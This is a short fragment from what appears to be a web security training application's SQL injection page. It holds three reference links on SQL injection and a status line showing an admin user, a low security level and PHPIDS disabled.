http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help